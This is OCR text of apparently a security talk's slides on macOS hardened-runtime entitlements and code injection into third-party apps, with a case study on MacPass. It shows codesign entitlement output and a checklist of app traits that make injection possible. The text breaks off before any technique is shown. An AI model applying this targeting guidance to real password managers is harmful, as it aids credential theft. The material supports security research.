
A Boolean value that indicates whether the app loads arbitrary plug-ins or frameworks, without requiring code signing.
Key: com.apple.security.cs.disable-library-validation

Disable Executable Memory Protection Entitlement

A Boolean value that indicates whether to disable all code signing protections while launching an app, and during its execution.
Key: com.apple.security.cs.disable-executable-page-protection

Debugging Tool Entitlement

A Boolean value that indicates whether the app is a debugger and may attach to other processes or get task ports.
Key: com.apple.security.cs.debugger



Runtime Exceptions

Allow Execution of JIT-compiled Code Entitlement

A Boolean value that indicates whether the app may create writable and executable memory using the `MAP_JIT` flag.
Key: com.apple.security.cs.allow-jit

Allow Unsigned Executable Memory Entitlement

A Boolean value that indicates whether the app may create writable and executable memory without the restrictions imposed by using the `MAP_JIT` flag.
Key: com.apple.security.cs.allow-unsigned-executable-memory

Allow DYLD Environment Variables Entitlement

A Boolean value that indicates whether the app may be affected by dynamic linker environment variables, which you can use to inject code into your app’s process.
Key: com.apple.security.cs.allow-dyld-environment-variables

Disable Library Validation Entitlement

A Boolean value that indicates whether the app loads arbitrary plug-ins or frameworks, without requiring code signing.
Key: com.apple.security.cs.disable-library-validation

Disable Executable Memory Protection Entitlement


A Boolean value that indicates whether to disable all code signing protections while launching an app, and during its execution.
Key: com.apple.security.cs.disable-executable-page-protection

Debugging Tool Entitlement

A Boolean value that indicates whether the app is a debugger and may attach to other processes or get task ports.
Key: com.apple.security.cs.debugger

macOS security & isolation mechanisms

- To check if there are any hardened runtime exceptions we can again use the codesign tool:



```
sh-3.2$ codesign -d --entitlements - /Applications/Firefox.app/
Executable=/Applications/Firefox.app/Contents/MacOS/firefox
[Dict]
        [Key] com.apple.application-identifier
        [Value]
                [String] 43AQ936H96.org.mozilla.firefox
        [Key] com.apple.developer.web-browser.public-key-credential
        [Value]
                [Bool] true
        [Key] com.apple.security.cs.allow-jit
        [Value]
                [Bool] true
        [Key] com.apple.security.cs.allow-unsigned-executable-memory
        [Value]
                [Bool] true
        [Key] com.apple.security.cs.disable-library-validation
        [Value]
                [Bool] true
```

macOS security & isolation mechanisms


If we want to inject our code to 3rd party apps, we'll be looking for apps:

- with get-task-allow
- without hardened runtime
- with hardened runtime containing useful runtime exceptions
- with custom debugging features that don't depend on get-task-allow (*wink* *wink* Electron)

Pwning popular password managers

Pwning popular password managers: MacPass

- A native macOS KeePass client written in Objective-C
- https://github.com/MacPass/MacPass
- Over 6.7k stars and 450 forks on Github



Title	Username	Password	Attachments	Modified
A Thing	User		4	03 Mar 2016 17:45...
Value	Me	••••••••	0	03 Mar 2016 17:45...

Value

Title: Value

Username: Me

Password: ••••••••

URL: www.url.com


☐ Expires: Thur...17 April 2014

Tags

UUID: 1F5BBBC1-6D2A-48C5-A494-77EC

Notes: None

Pwning popular password managers: MacPass




```
sh-3.2$ codesign -v -d --entitlements - /Applications/MacPass.app
Executable=/Applications/MacPass.app/Contents/MacOS/MacPass
Identifier=com.hicknhacksoftware.MacPass
Format=app bundle with Mach-O universal (x86_64 arm64)
CodeDirectory v=20500 size=18121 flags=0x10000(runtime) hashes=555+7 location=embedded
Signature size=8928
Timestamp=10 Feb 2022 at 21:41:33
Info.plist entries=40
TeamIdentifier=55SM4L4Z97
Runtime Version=12.1.0
Sealed Resources version=2 rules=13 files=508
Internal requirements count=1 size=192
[Dict]
        [Key] com.apple.security.automation.apple-events
        [Value]
                [Bool] true
        [Key] com.apple.security.cs.disable-library-validation
        [Value]
                [Bool] true
```

Pwning popular password managers: MacPass

🤔 So maybe we can change one of MacPass’ dynamic libraries or frameworks?


🤓 Nope! That will be blocked by a new macOS isolation 